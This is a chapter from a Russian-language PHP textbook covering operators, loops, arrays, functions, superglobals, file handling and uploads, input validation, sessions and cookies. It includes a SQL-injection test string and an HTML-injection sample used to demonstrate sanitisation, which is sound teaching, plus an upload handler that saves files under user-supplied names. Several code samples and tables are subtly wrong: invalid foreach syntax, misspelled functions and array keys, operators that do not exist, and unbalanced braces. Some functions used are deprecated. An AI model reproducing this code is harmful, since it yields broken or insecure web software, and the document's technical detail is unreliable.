*Приоритетность операторов.* Операторы имеют разную приоритетность, которая может быть переопределена расставлением круглых скобок. Приоритетность операторов, отсортированная по убыванию сверху вниз слева направо, представлена в таблице 4.4.

Таблица 4.4 – Операторы языка PHP по убыванию их приоритетности

| Операторы | Тип | Операторы | Тип |
|---|---|---|---|
| `( )` | круглые скобки | `^` | поразрядный |
| `++ --` | инкремент, декремент | `\|` | поразрядный |
| `!` | логический | `&&` | логический |
| `* / %` | арифметические | `\|\|` | логический |
| `+ -` | арифметические и строковые | `? :` | тернарный условный оператор |
| `<< >>` | побитовые | `= += -= *= /= .= %= &= != ^= < <= > >=` | присваивания |
| `< <= > >= <>` | сравнения | `and` | логический |
| `== !== !===` | сравнения | `xor` | логический |
| `&&` | поразрядный (и ссылочный) | `or` | логический |

*Взаимосвязанность операторов.* Обработка выражений производится слева направо с учетом приоритетности операторов. Однако существуют операторы, которые требуют обработки справа налево. Направление обработки обусловливается *взаимосвязанностью* операторов, которая приобретает большое значение в тех случаях, когда вы явным образом не меняется приоритетность. Ниже перечислены операторы, имеющие взаимосвязанность справа налево.

Таблица 4.5 – Операторы, имеющие взаимосвязанность справа налево

| Оператор | Описание | Оператор | Описание |
|---|---|---|---|
| `=` | присваивание | `? :` | условный оператор |
| `!` | логическое НЕ | `(int)` | преобразование в целое число |
| `~` | поразрядное НЕ | `(array)` | преобразование в массив |
| `++ --` | инкремент и декремент | `(object)` | преобразование в объект |
| `+ -` | унарный плюс и изменение знака числа | `(string)` | преобразование в строковое значение |
| `@` | подавление сообщения об ошибке | `(double)` | преобразование в число с плавающей точкой |
| `new` | создание нового объекта | | |

***Выражения*** представляют собой сочетания значений, переменных, операторов и функций, в результате вычисления которых выдаются новые значения. Например, алгебраическая запись $y = 2(\sin 3x + 4)$ в PHP приобретает вид:

```
$y = 2 * (sin(3*$x) + 4);
```

Возвращаемое значение может быть числом, строкой или булевым (т.е. логическим) значением.

***Условия*** изменяют процесс выполнения программы и играют важную роль при разработке динамических web-страниц (основной цели использования PHP), поскольку условия облегчают создание разных вариантов выводимой при каждом просмотре web-страницы информации. Существует три типа нециклических условных инструкций: `?:`, `if` и `switch`.

Примеры использования операторов ветвления `if` и `switch`:

```
if ($value < 100)
{
   ... //команды
}
elseif ($value > 200)
{
   ... //команды
}
else
{
   ... //команды
}
```

```
switch ($page)
{
  case "Home" : ...;
                break;
  case "About": ...;
                break;
  case "News" : ...;
                break;
  default: ...;
}
```

```
switch ($page);
  case "Home" : ...;
                break;
  case "About": ...;
                break;
  case "News" : ...;
                break;
  default: ...;
endswitch;
```

Если при использовании инструкции `if` условие вычисляется как `TRUE`, то выполняются содержащиеся в `if` команды, в противном случае они пропускаются. Инструкция `else` не является обязательной, но не может быть использована без `if`. При использовании `if-else` выполнится обязательно одна из двух инструкций (или `if`, или `else`), но обе сразу они не будут выполнены ни при каких условиях. Кроме того, используя необязательную инструкцию `elseif` (которая не запрещает за собой указание инструкции `else`), можно выполнять какие-либо команды в зависимости от большого числа условий. Однако при наличии нескольких `elseif` имеет смысл воспользоваться инструкцией выбора `switch`. При этом, если при использовании `switch` не расставить команды `break`, то, как только результат вычисления какой-либо из команд `case` получится истинным, будут выполнены все остальные условные инструкции. Случайный пропуск команд `break` является распространенной ошибкой. В синтаксисе оператора `switch` инструкция `default` не является обязательной.

Использование трехкомпонентного оператора `?:` позволяет сократить количество кода. Инструкция **<выражение1> ? <выражение2> : <выражение3>** интерпретируется как `выражение2`, если `выражение1` вычисляется в `TRUE`, или как `выражение3` если `выражение1` вычисляется в `FALSE`.

Пример:

```
echo $age <=18 ?"Сигареты не продаем":"Помните о вреде курения";
```

***Организация циклов.*** В языке PHP представлены все основные циклические конструкции – `while`, `do-while`, `for` и `foreach...as`.

Цикл `while` выполняется до тех пор, пока не нарушится условие цикла. Этот цикл может быть не выполнен ни разу, если при попытке входа в него условие цикла было ложным. Пример:

```
$k = 1;                 //вывод чисел от 1 до 10 «в столбик»:
while ($k <= 10)        //если команда ++$k отсутствует внутри цикла,
{                       //то произойдет «зацикливание»
  echo "<br />".$k;    //(в данном примере вместо ++$k можно писать $k++).
  ++$k;                 //$k является в данном случае счетчиком цикла,
}                       //его обновление происходит в конце итерации
```

Цикл `do...while` представляет собой модификацию цикла `while`, используемую в том случае, когда нужно, чтобы блок кода был исполнен хотя бы один раз, а условие проверялось только после этого.

Цикл `for` является самым гибким, поскольку в нем сочетаются возможности установки значения переменных при входе в цикл, проверки соблюдения условия при каждом проходе цикла (итерации) и модификации значений переменных после каждой итерации. Инструкция `for` воспринимает три параметра, которые отделяются друг от друга точкой с запятой: `for (`*инициализация*`;` *условие*`;` *модификация*`)`. Выражение инициализации выполняется в начале первой итерации. Затем при каждой итерации проверяется выражение условия. Выход из цикла осуществляется только в том случае, если результат вычисления условия будет `TRUE`. В завершение каждой итерации выполняется выражение модификации.

Альтернативное решение этой же задачи с помощью цикла `while`, а также способы ее решения с помощью циклов `do-while` и `for`:

```
$k = 0;
while (++$k <= 10)
  echo "<br />".$k;
```

```
$k = 1;
do
{
  echo "<br />".$k;
}
while (++$k <= 10);
```

```
for ($k=1; $k <= 10; ++$k)
{
  echo "<br />".$k;
}
```

Таким образом, когда условие цикла не зависит от простого изменения переменной на постоянной основе, следует отдавать предпочтение инструкциям `while` перед инструкциями `for`. Например, инструкция `while` используется в том случае, если нужно проверить, не введено ли какое-то вполне определенное значение или не возникла ли какая-то конкретная ошибка, и завершить цикл сразу же, как только это произойдет.

Прекратить работу любого цикла можно точно так же, как и работу рассмотренной уже инструкции `switch`, – с помощью команды `break`. Инструкция `continue` предписывает PHP остановить процесс текущего цикла и перейти непосредственно к его следующей итерации, т.е. вместо прекращения работы всего цикла осуществляется выход только из текущей итерации. Этот прием может пригодиться в тех случаях, когда известно, что нет смысла продолжать выполнение текущего цикла и нужно сберечь процессорное время или избежать ошибки путем перехода сразу к следующей итерации цикла.

***Массивы.*** *Задание массивов.* Язык PHP поддерживает простые и ассоциативные массивы. Продемонстрируем способы объявления одномерных массивов на следующих примерах:

```
$toys[]="ball";
$toys[]="bear";
$toys[]="car";
$toys[]="doll";
```

```
$toys[0]="ball";
$toys[1]="bear";
$toys[2]="car";
$toys[3]="doll";
```

```
$toys["ball"]="Big red ball";
$toys["bear"]="Teddy bear";
$toys["car"] ="Toy car \"Ferrari\"";
$toys["doll"]="Barbie doll";
```

```
$toys = array('ball' => "Big red ball",
              'bear' => "Teddy bear",
              'car'  => "Toy car \"Ferrari\"",
              'doll' => "Barbie doll");
```

```
$toys = array("ball", "bear", "car", "doll");
```

Доступ к элементам массива можно получить с помощью циклических конструкций, рассмотренных выше, или посредством цикла `foreach...as`, используя который можно перебрать все элементы массива.

Пример 1 – последовательный перебор элементов ассоциативного массива с использованием переменной счетчика:

```
$toys = array("ball", "bear", "car", "doll");
$j = 0;
foreach ($toys as $item)
{
   echo "$j: $item <br />";
   ++$j;
}
```

Пример 2 – последовательный перебор элементов ассоциативного массива без счетчика. Поскольку ассоциативным массивам не требуются числовые индексы, то переменная `$j` в данном примере не используется:

```
$toys = array('ball' => "Big red ball",
              'bear' => "Teddy bear",
              'car'  => "Toy car \"Ferrari\"",
              'doll' => "Barbie doll");
foreach ($toys as $item -> $description)
     echo "$item: $description <br />";
```

Пример 3 – использование функции `list()` в сочетании с функцией `each()` в качестве альтернативы синтаксису `foreach...as`.

```
$toys = array('ball' => "Big red ball",
              'bear' => "Teddy bear",
              'car'  => "Toy car \"Ferrari\"",
              'doll' => "Barbie doll");
while (list($item,$description) = each($toys))
   echo "$item: $description <br />";
```

***Использование функций для работы с массивами.*** *Проверка.* Поскольку в языке PHP типы данных явно не указываются, а массивы и переменные используют одно и то же пространство имен, то в случае необходимости проверки, является ли переменная массивом, можно воспользоваться функцией `is_array()`:

```
echo (is_array($toys)) ? "Это массив" : "Это не массив";
```

*Подсчет элементов массива.* Несмотря на то, что функция `each()` и структура организации цикла `foreach...as` предоставляют возможность последовательного перебора всего содержимого массива, иногда необходимо точно знать, сколько элементов содержится в массиве, особенно если нужно обращаться к ним напрямую. Для подсчета всех элементов на верхнем уровне массива используется следующая команда `count($toys)`. Узнать, сколько элементов содержится в многомерном массиве `$m`, можно этой же командой: `count($m,1)`. Второй параметр является необязательным и устанавливает режим использования. Он может иметь либо нулевое значение, чтобы ограничить подсчет только верхним уровнем, либо единичное – для принудительного включения рекурсивного подсчета еще и всех элементов, содержащихся в подмассивах.

*Сортировка* является распространенной операцией, и в языке PHP имеется для нее встроенная функция – `sort()`. В отличие от некоторых других функций, сортировка будет работать непосредственно с предоставленным ей массивом, а не возвращать новый массив с отсортированными элементами. Функция `sort()` возвращает значение `TRUE` при успешном выполнении сортировки и `FALSE` – в случае возникновения ошибки. Массив можно также отсортировать в обратном порядке, воспользовавшись функцией `rsort()`. Обе функции поддерживают несколько флагов, основные два из них предписывают проведение либо числовой, либо строковой сортировки:

```
sort($numbers, SORT_NUMERIC);   rsort($numbers, SORT_NUMERIC);
sort($words, SORT_STRING);      rsort($words, SORT_STRING);
```

*Перемешивание элементов.* Иногда (например, при создании игр) требуется, чтобы элементы массива располагались в случайном порядке, для чего предназначена функция `shuffle()`. Как и функции сортировки, функция `shuffle()` работает непосредственно с предоставленным ей массивом и возвращает значение `TRUE` в случае успешного завершения работы и `FALSE` при возникновении ошибки.

*Разбиение строк на элементы.* Пример – извлечение слов в массив:

```
$words = explode (' ',"Это предложение из пяти слов");
```

Первый параметр – разделитель – не обязательно должен быть пробелом или даже одиночным символом.

**Функции** используются для выделения блоков кода, выполняющих конкретную задачу неоднократно. Помещение кода в функцию не только сокращает размер исходного кода и делает его более удобным для чтения, но и дает дополнительные возможности, поскольку функциям могут передаваться параметры, которые вносят изменения в характер их работы. Функции также могут возвращать значения вызывающему их коду.

***Объявление функций.*** В общем виде для объявления функции используется следующий синтаксис:

```
function имя_функции([параметр1 [, параметр2, ...]])
{
  ... // инструкции
}
```

Пример:

```
function mydate($timestamp) // объявление функции
{
    $temp = date("l dS of F Y h:I:s A ", $timestamp);
    return $temp;
}
```

В данном примере функция использует в качестве входных данных отметку времени системы Unix (целое число, отображающее дату и время на основе количества секунд, прошедших с нуля часов 1 января 1970 года), а затем вызывает PHP-функцию `date()` с нужным форматом строки, чтобы вернуть дату в виде `Tuesday 08th of January 2012 04:2:48 PM`. Чтобы с помощью этой функции вывести сегодняшнюю дату и дату десятидневной давности, нужно в код поместить два вызова одной и той же функции:

```
echo mydate(time()); // вызовы функции
echo mydate(time() – 10 * 24 * 60 * 60);
```

Во второй строке функции `mydate()` передается текущая отметка времени Unix, уменьшенная на количество секунд, прошедшее за 10 дней (10 дней • 24 ч • 60 мин • 60 с).

Встроенные и объявленные функции могут воспринимать несколько параметров и возвращать несколько результатов.

***Область видимости переменных.*** Если исходный код программы очень длинный, то с подбором подходящих имен переменных могут возникнуть трудности. Но, программируя на PHP, можно определить область видимости переменной, т.е. можно, к примеру, указать, что переменная `$temp` будет использоваться только внутри конкретной функции, чтобы забыть о том, что она после возврата из кода функции используется где-то еще (по умолчанию область видимости переменных в языке PHP является именно такой).

*Локальные переменные* создаются внутри функции, и к ним имеется доступ только из кода этой функции. Обычно это временные переменные, которые используются до выхода из функции для хранения частично обработанных результатов. Одним из наборов локальных переменных является перечень аргументов функции. В приведенном выше примере объявлена функция, воспринимающая параметр `$timestamp`. Значение этого параметра действительно только в теле функции; за пределами этой функции его значение нельзя ни получить, ни установить. В этом же примере переменная `$temp` тоже является локальной. Как только будет осуществлен выход из функции, значение переменной `$temp` удалится.

*Глобальные переменные.* В случае, когда данные являются слишком объемными, их нецелесообразно передавать функциям в качестве аргументов. Когда возникает необходимость, чтобы к переменной имелся доступ из всего кода программы, для объявления переменной, имеющей глобальную область видимости, используется ключевое слово `global`.

Пример. Код программы должен «знать», какой пользователь – авторизованный или гость – обращается с запросом к web-серверу. Один из способов решения этой задачи состоит в описании глобальной переменной `$is_logged_in` внутри функции с помощью ключевого слова `global`:

```
global $is_logged_in;
```

Очевидно, что переменная `$is_logged_in` может встречаться вне функции.

*Статические переменные.* Если внутри функции имеется локальная переменная, к которой не должно быть доступа из других частей программы, но значение которой желательно сохранять до следующего вызова функции, то такую переменную описывают с помощью ключевого слова `static` внутри функции. Например, статическими переменными описываются счетчики слежения за количеством вызовов функции (при возникновении такой необходимости).

```
function test()
{
   static $count=0;
   echo $count;
   $count++;
}
```

В данном примере в самой первой строке функции создается статическая переменная `$count`, которой присваивается нулевое начальное значение. В следующей строке выводится значение переменной, а в последней строке оно инкрементируется.

В следующем вызове функции, поскольку переменная `$count` уже была объявлена, первая строка функции пропускается и до нового увеличения значения переменной `$count` отображается ее предыдущее значение. В случае использования статических переменных следует учесть, что при их определении присвоить им результат какого-либо выражения нельзя.

*Суперглобальные переменные.* Начиная с версии PHP 4.1.0 стали доступны некоторые предопределенные переменные – т.н. суперглобальные переменные, которые предоставляются средой окружения PHP и имеют глобальную область видимости внутри сценария. В этих переменных содержится информация о работающем сценарии и его окружении.

Суперглобальные переменные имеют структуру ассоциативных массивов. Для иллюстрации порядка использования суперглобальных переменных рассмотрим часть той информации, которая может быть использована сайтами. Например, есть возможность узнать URL-адрес той страницы, с которой пользователь был перенаправлен на текущую web-страницу:

```
$came_from = $_SERVER['HTTP_REFERRER'];
```

Если же пользователь зашел непосредственно на страницу, то переменной `$came_from` будет присвоена пустая строка.

Таблица 4.6 – Суперглобальные переменные PHP

| Имя переменной | Содержимое переменной |
|---|---|
| **$GLOBALS** | все переменные, которые на данный момент определены в глобальной области видимости сценария |
| **$_SERVER** | информация о заголовках, путях, местах расположения сценариев, генерируемая web-сервером (каждый web-сервер будет предоставлять какую-то часть информации или ее всю по-своему) |
| **$_GET** | переменные, которые передаются сценарию методом GET |
| **$_POST** | переменные, которые передаются сценарию методом POST |
| **$_FILES** | элементы, подгруженные к сценарию методом POST |
| **$_COOKIE** | переменные, переданные сценарию посредством cookies |
| **$_SESSION** | переменные сессии, доступные текущему сценарию |
| **$_REQUEST** | содержимое информации, переданной от браузера (по умолчанию $_GET, $_POST и $_COOKIE) |
| **$_ENV** | доступные сценарию переменные окружения |

*Вопросы безопасности использования суперглобальных переменных.*

Суперглобальные переменные часто используются злоумышленниками, которые в попытке отыскать средства для атаки загружают в $_POST, $_GET или другие суперглобальные переменные вредоносный код (например, команды UNIX или SQL, способные исказить или отобразить незащищенные данные). Поэтому перед использованием суперглобальных переменных их всегда следует подвергать предварительной обработке. Для этого можно воспользоваться PHP-функцией htmlentities(), которая преобразует все символы в элементы HTML (например, двойные кавычки и обратные слэши превращаются в строки " и \ соответственно). Поэтому более безопасный способ доступа к $_POST (и другим суперглобальным переменным) выглядит следующим образом:

```
$something = htmlentities($_POST['user_input']);
```

***Передача аргументов по ссылке.*** Без использования знака & (амперсанд) перед аргументами функции в ее объявлении или вызове в качестве локальных переменных создаются копии передаваемых переменных-аргументов. Когда в PHP перед именем переменной ставится символ &, то передается не сама переменная, а ссылка на нее. Знак & целесообразно ставить перед аргументами именно в объявлении функции, а не в ее вызове (тем не менее, оба варианта рабочие). Пример:

```
function Rect_Area(&$a, &$b) {
   return $a * $b; // вычисление площади прямоугольника
}
echo "Площадь прямоугольника равна ".Rect_Area($a,$b);
```

Таким образом, во-первых, исключаются все издержки на создание копий переменных, предназначенных только для того, чтобы в функции можно было воспользоваться их значениями, и, во-вторых, функция способна изменять значения переменных.

**Работа с файлами.** *Включение и запрос файлов.* Чтобы не загромождать код, тела функций и блоки инициализации переменных хранят в отдельных файлах. Для обращения к сохраненному в других файлах программному коду используются команды `include` и `require`. Примеры:

- **`include "mylib.php"`** – равносильно вставке включаемого файла в данное место текущего файла;
- **`include_once "mylib.php"`** – однократное включение файла;
- **`require "mylib.php"`** – обязательная вставка файла;
- **`require_once "mylib.php"`** – однократное востребование файла.

*Хранение данных в файлах.* При всех своих достоинствах использование баз данных не является единственным (или самым лучшим) способом хранения всех данных на web-сервере. Иногда бывает быстрее и удобнее обращаться непосредственно к файлам, хранящимся на диске. Это может потребоваться при изменении изображений, например, выложенных пользователями аватаров, или файлов регистрационных журналов, требующих обработки.

Рассмотрим основные возможности работы с файлами в PHP.

- *Проверка существования файла.* Пример:

```
if (file exists("myfile.txt")) echo "Файл существует";
```

- *Создание текстового файла* предваряется вызовом функции `fopen()`, задающей режим открытия файла (см. таблицу 4.7).

Таблица 4.7 – Режимы работы, поддерживаемые функцией `fopen()`

| Режим | Действие | Описание |
|---|---|---|
| **`'r'`** | *чтение с начала файла* | открытие файла только для чтения; установка указателя файла на его начало (возвращение `FALSE`, если файла не существует) |
| **`'r+'`** | *чтение с начала файла с возможностью записи* | открытие файла для чтения и записи; установка указателя файла на его начало (возвращение `FALSE`, если файла не существует) |
| **`'w'`** | *запись с начала файла с усечением его размера* | открытие файла только для записи; установка указателя файла на его начало и сокращение размера файла до нуля (если файла не существует, производится попытка его создания) |
| **`'w+'`** | *запись с начала файла с усечением его размера и возможностью чтения* | открытие файла для чтения и записи; установка указателя файла на его начало и сокращение его размера до нуля (если файла не существует, производится попытка его создания) |
| **`'a'`** | *добавление к концу файла* | открытие файла только для записи; установка указателя файла на его конец (если файла не существует, производится попытка его создания) |
| **`'a+'`** | *добавление к концу файла с возможностью чтения* | открытие файла для чтения и записи; установка указателя файла на его конец (если файла не существует, производится попытка его создания) |

Пример создания текстового файла с записью в него информации:

```
$fh = fopen("myfile.txt",'w') or die ("Создать файл не удалось");
$text = "Жили у бабуси два веселых гуся,
Один серый, один белый – два веселых гуся!";
fwrite($fh, $text) or die ("Сбой записи файла");
fclose($fh);
```

Если в результате выполнения данного кода будет выведено сообщение об ошибке, значит, на диске недостаточно свободного места или отсутствует разрешение на создание файла или на запись в этот файл. Если код выполнится успешно, то файл ***myfile.txt*** будет записан в том же каталоге, где был сохранен PHP-файл с этим программным кодом.

При чтении информации из файла можно извлекать из него содержимое построчно, для чего используется функция `fgets()`. Пример:

```
$fh = fopen("myfile.txt",'r')
     or die("Файл не существует или у вас нет прав на его открытие");
$line = fgets($fh);
fclose($fh);
```

Функция `file_get_contents()` позволяет прочитать файл целиком:

```
echo "<pre>".file_get_contents("myfile.txt")."</pre>";
```

↳ *Копирование файла* производится функцией `copy()`. Пример:

```
if (!copy("myfile.txt","myfile2.txt")) echo "Сбой копирования";
else echo "Файл успешно скопирован в myfile2.txt";
```

↳ *Перемещение файла* производится функцией `rename()`. Пример:

```
if (!rename("myfile.txt","newfile.txt")) echo "Ошибка переименования";
else echo "Файл успешно переименован в newfile.txt";
```

↳ *Удаление файла* производится функцией `unlink()`. Пример:

```
if (!unlink("newfile.txt")) echo "Удаление невозможно";
else echo "Файл newfile.txt успешно удален";
```

↳ *Блокирование файлов при коллективном доступе.* Web-приложения часто используются многими пользователями одновременно. Если предпринимается попытка записи в файл более чем одним пользователем, то файл может быть поврежден. Кроме того, если один пользователь ведет запись в файл, а другой считывает из него данные, то читающий пользователь может получить искаженные результаты. Для обслуживания нескольких пользователей, обращающихся к файлу одновременно, предназначена функция блокировки файла `flock()`, которая ставит в очередь запросы на доступ к файлу до тех пор, пока не будет снята блокировка. При блокировке файла для посетителей web-сайта нужно добиться наименьшего времени отклика: блокировку надо ставить непосредственно перед внесением изменений в файл и снимать ее сразу после их внесения. После вызова функции `flock()` с параметром `LOCK_EX` устанавливается блокировка того файла, дескриптор которого содержится в переменной `$fh`. С этого момента и далее никакой другой процесс не сможет осуществлять ни запись, ни чтение файла до тех пор, пока блокировка не будет снята с помощью вызо-

ва функции с параметром LOCK_UN. Пример обновления файла с использованием блокировки:

```
$fh = fopen("myfile.txt","r+") or die("Ошибка открытия файла");
$text = fgets($fh);
fseek($fh,0,SEEK_END);
if (flock($fh,LOCK_EX))
{
   fwrite($fh,"$text") or die("Сбой записи в файл");
   flock($fh,LOCK_UN);
}
fclose($fh);
echo "Файл myfile.txt успешно обновлен";
```

↳ *Загрузка файлов на web-сервер.* При работе с web-приложением часто возникает необходимость загрузки файлов, хранящихся на компьютере пользователя, на web-сервер. Разберем программную реализацию этого процесса и принцип передачи переменных из формы на сервер на следующем примере:

```
<html><head><title>Загрузка данных на web-сервер</title></head>
<body>
<form method="POST" action="fupload.php" enctype="multipart/form-data">
  Выберите файл: <input type="file" name="upload" /><br />
  Комментарий к файлу: <input type="text" name="msg" value=""/><br />
  <input type="submit" value="Загрузить" />
</form>
<?php
if (isset($_POST["msg"])) $comment=$_POST["msg"] or $comment="";
if ($_FILES) {
    $name = $_FILES["upload"]["name"];
    move_uploaded_file($_FILES["upload"]["tmp_name"],$name);
    echo "Загружаемый файл \"$name\"<br/> <img src=\"$name\" />";
}
?> </body></html>
```

В данном примере программный код файла ***fupload.php*** состоит из двух блоков – HTML-кода, выводящего форму, и кода на языке PHP, обрабатывающего результат ее отправки. Данные о загружаемых на сервер файлах помещается в ассоциативный массив $_FILES (см. в табл. 4.8); ключом в нем служит значение атрибута name элемента **<input type="file" …/>.** При первом посещении страницы пользователем, которое происходит еще до загрузки файла, массив $_FILES и переменная $msg пусты, и интерпретатор PHP не выполняет команды, содержащиеся внутри обеих конструкций if. Когда пользователь отправляет форму, заполнив поле ввода и загрузив файл, web-страница обрабатывается еще раз, при котором интерпретатор PHP считывает значение переменной $msg в PHP-переменную $comment, а также обнаруживает присутствие элемента в массиве $_FILES, что означает, что файл был загружен на сервер. В этом случае имя файла, каким оно было прочитано из компьютера пользователя, помещается в переменную $name. Поскольку PHP помещает

загруженные файлы во временный каталог, то при отсутствии ошибок нужно переместить файл в постоянное место хранения, для чего предназначена функция `move_uploaded_file()`. В приведенном примере загруженное на сервер изображение отображается путем помещения его имени в атрибут `src` тега **<img>**.

Таблица 4.8 – Содержимое массива `$_FILES`

| Элемент массива | Содержимое |
|---|---|
| **$_FILES["upload"]["name"]** | имя загруженного файла (например, ***photo.jpg***) |
| **$_FILES["upload"]["type"]** | тип содержимого файла (например, `image/jpeg`) |
| **$_FILES["upload"]["size"]** | размер файла в байтах |
| **$_FILES["upload"]["tmp_name"]** | имя временного файла, сохраненного на сервере |
| **$_FILES["upload"]["error"]** | код ошибки, получаемый после загрузки файла |

Типы содержимого обычно называют MIME-типами (Multipurpose Internet Mail Extension – многоцелевые почтовые расширения в Интернет), но поскольку позже они были распространены на все виды передаваемой по сети Интернет информации, то теперь их часто называют типами информации, используемой в Интернет (Internet media types). Ниже показаны некоторые из наиболее часто используемых типов, которые появляются в элементе массива `$_FILES["upload"]["type"]`.

Таблица 4.9 – Наиболее часто используемые MIME-типы информации

| | | | |
|---|---|---|---|
| application/pdf | image/gif | multipart/form-data | text/xml |
| application/zip | image/jpeg | text/css | video/mpeg |
| audio/mpeg | image/png | text/html | video/mp4 |
| audio/x-wav | image/tiff | text/plain | video/quicktime |

При загрузке файлов рекомендуется использовать заранее подобранные имена и места для загружаемых файлов, чтобы предотвратить попытки добавления к используемым переменным других данных, способных нанести вред. Пример проверки типа файла:

```
if ($_FILES) {
  $name = $_FILES["upload"]["name"];
  if ($_FILES) {
    $name = $_FILES["upload"]["name"];
    switch ($_FILES["upload"]["type"]) {
       case 'image/jpeg':  $ext = 'jpg';  break;
       case 'image/png' :  $ext = 'png';  break;
       default:  $ext = '';
    }
    if (strlen($ext)) {
       $n = "image.$ext";
       move_uploaded_file($_FILES['upload']['tmp_name'],$n);
       echo "Изображение '$name' загружено под именем '$n':<br />";
       echo "<img src='$n' />";
    }
    else echo "'$name' – неприемлемый файл изображения";
}
else echo "Загрузки изображения не произошло";
```

Если подразумевается, что несколько пользователей могут загружать файл с одним и тем же именем, то такие файлы можно снабжать префиксами, представляющими собой имена пользователей, или сохранять их в отдельных папках, созданных для каждого пользователя. В случае, если нужно использовать исходное имя файла, его следует вначале «обезвредить», разрешив использование только буквенно-цифровых символов и точки, что можно сделать, например, с помощью следующей команды, использующей т.н. регулярное выражение для осуществления поиска и замены символов в значении переменной `$fname`:

```
$fname = preg_replace("/[^A-Za-z0-9_.]/","",$fname);
$fname = strtolower(preg_replace("/[^A-Za-z0-9_.]/","",$fname));
```

Регулярные выражения удобно применять при проверке валидности вводимых пользователем индексов, числовых значений, паролей, адресов электронной почты и т.п. Примеры:

```
if (!preg_match('/^[A-Za-z0-9А-Яа-яЁё]{3,12}$/',$login))
   echo "Неверный логин";
if (!preg_match("/(?=[-_a-zA-Z0-9]*?[A-Z])(?=[-_a-zA-Z0-9]*?[a-z])
(?=[-_a-zA-Z0-9]*?[0-9])[-\._a-zA-Z0-9 А-Яа-яЁё]{6,}/", $password))
   echo <<<_END
Пароль может содержить символы кириллицы, но должен содержать минимум
одну цифру, одну строчную и одну прописную букву латинского алфавита,
длина пароля должна быть не менее 6 символов";
_END;
if (!preg_match("/^[^@]*@[^@]*\.[^@]*$/",$email))
   echo "Ошибка: несуществующий адрес электронной почты";
if(!preg_match("/^8\(\d{3}\)\d{3}-\d{2}-\d{2}$/",$phone))
   echo "Введите номер телефона в формате: 8(xxx)xxx-xx-xx";
```

Кроме того, при приеме текстовых данных, введенных пользователем, необходимо подвергать их предварительной обработке с целью предотвращения инъекций кода. Пример:

```
function anti_HTML_injection($var)
{
  $var = strip_tags($var);   //удаляет HTML и PHP-теги из строки
  $var = stripslashes($var); //удаляет экранирующие символы
  $var = htmlentities($var); //преобразует спецсимволы в HTML-сущности
  return trim($var);
}
function anti_SQL_injection($var)
{ //экранирование символов в строках (для SQL-запросов)
  $var = mysql_real_escape_string($var);
  $var = anti_HTML_injection($var); //предотвращение HTML-инъекций
  return trim($var);
}
$sql_input = "1' OR 1 -- ";
$html_input = "Акт вандализма: <font style = 'font-size:100pt color =
red'>Полундра! Свистать всех наверх! Разбудите модераторов!</font>";
//выведем значения обеих переменных с обработкой и без
echo "Обработанные строки: ".anti_SQL_injection($sql_input).
"<br>".anti_HTML_injection($html_input)."<hr>";
echo "Небработанные строки: ".$sql_input."<br>".$html_input;
```

**Сессии (сеансы) и cookies в PHP.** Протокол HTTP является протоколом «без сохранения состояния», поскольку не имеет встроенного способа сохранения состояния между двумя транзакциями, т.е. когда пользователь открывает сначала одну страницу сайта, а затем переходит на другую страницу этого же сайта, то, основываясь только на средствах, предоставляемых протоколом HTTP, невозможно установить, что оба запроса относятся к одному пользователю. Таким образом, необходим метод, при помощи которого можно было бы отслеживать информацию о пользователе в течение одного сеанса связи с web-сайтом. Таким методом является использование т.н. сессий (или сеансов) и cookies, которые предназначены для хранения сведений о пользователях при переходах между web-страницами. При использовании сессий данные сохраняются во временных файлах на сервере. Файлы с cookies хранятся на компьютере пользователя и по запросу отсылаются браузером серверу. Использование сессий и cookies очень удобно и оправдано в web-сайтах Интернет-магазинов, форумов и пр.

***Сессии*** технически представляют собой группу переменных, которые, в отличие от обычных переменных, сохраняются и после завершения выполнения PHP-сценария.

Самый простой способ открытия сессии заключается в использовании функции `session_start()`, которая вызывается в начале PHP-сценария, обязательно до начала вывода какой-либо информации в окно браузера. Эта функция проверяет, существует ли идентификатор сессии, и, если нет, то создает его. Если идентификатор текущей сессии уже существует, то загружаются зарегистрированные переменные сессии.

После инициализации сессии появляется возможность сохранять информацию в массиве `$_SESSION`. Пример: пусть имеется файл ***index.php***, в котором в массив `$_SESSION` сохраняется переменная и заданный массив.

```
<?php //index.php
session_start(); // инициализация сессии
$_SESSION['name'] = "user_admin"; // задание имени сессии
$data = array("Red","Green","Blue");
$_SESSION['arr'] = $data; // помещаем массив в сессию
echo "<a href='other.php'>other.php</a>"; //ссылка на другую страницу
?>
```

На страницах, где происходит вызов функции `session_start()`, значения переменных можно извлечь из массива `$_SESSION`. С помощью сессий, находясь на другой странице (***other.php***), можно извлечь данные, сохраненные другим сценарием ***index.php***:

```
<?php   //other.php
session_start();   // инициализация сессии
// извлечение из массива $_SESSION ранее сохраненных данных:
echo "<pre>";    print_r($_SESSION);    echo "</pre>";
?>
```

Результат работы скрипта ***other.php*** выглядит следующим образом:

```
Array
(
    [name] => user_admin
    [arr] => Array
        (
            [0] => Red
            [1] => Green
            [2] => Blue
        )
)
```

Для уничтожения сессии служит функция `session_destroy()`.

**Cookies** – это небольшой фрагмент данных, отправленный web-сервером и хранимый на компьютере пользователя, который web-браузер каждый раз пересылает web-серверу в HTTP-запросе при попытке открыть страницу соответствующего сайта. Cookies применяются для аутентификации пользователя, хранения персональных предпочтений и настроек пользователя, отслеживания состояния сессии доступа пользователя, ведения статистики о пользователях и пр. Использование cookies удобно и для программистов, и для пользователей: пользователям не приходится каждый раз заново вводить информацию о себе, а программисты с помощью cookies сохраняют информацию о пользователях.

Установка cookies производится с помощью функции `setcookie()`:

```
bool setcookie( string name [, string value [, int expire
[, string path [, string domain [, int secure]]]]])
```

где:

- `name` – имя устанавливаемого cookie;
- `value` – значение, хранящееся в cookie с именем `$name`;
- `expire` – время в секундах с начала т.н. «Эпохи» (1 января 1970 года), по истечению которого текущий cookie становится недействительным;
- `path` – путь, по которому доступен cookie;
- `domain` – домен, из которого доступен cookie;
- `secure` – директива, определяющая, доступен ли cookie не по запросу HTPPS. По умолчанию эта директива имеет значение `0`, что означает возможность доступа к cookie по обычному запросу HTTP.

*Пример простого приложения с cookies* – сценарий, подсчитывающий количество обращений посетителя к странице (в cookie с именем `$counter` хранится число посещений страницы пользователем):

```
<?php  // counter.php
$counter++;
setcookie("counter",$counter);
echo "Количество обращений к странице: $counter";
?>
```

При работе с cookies необходимо учитывать, что cookies устанавливаются только перед отправкой в браузер каких-либо заголовков, поскольку сами cookies устанавливаются в виде заголовков.

По умолчанию cookies устанавливаются на один сеанс работы с браузером, однако с помощью функций `time()` и `mktime()` можно задать для них более продолжительный срок существования:

```
// этот cookie действителен в течение 15 минут после его создания
setcookie("CookieName", $value, time() + 900);
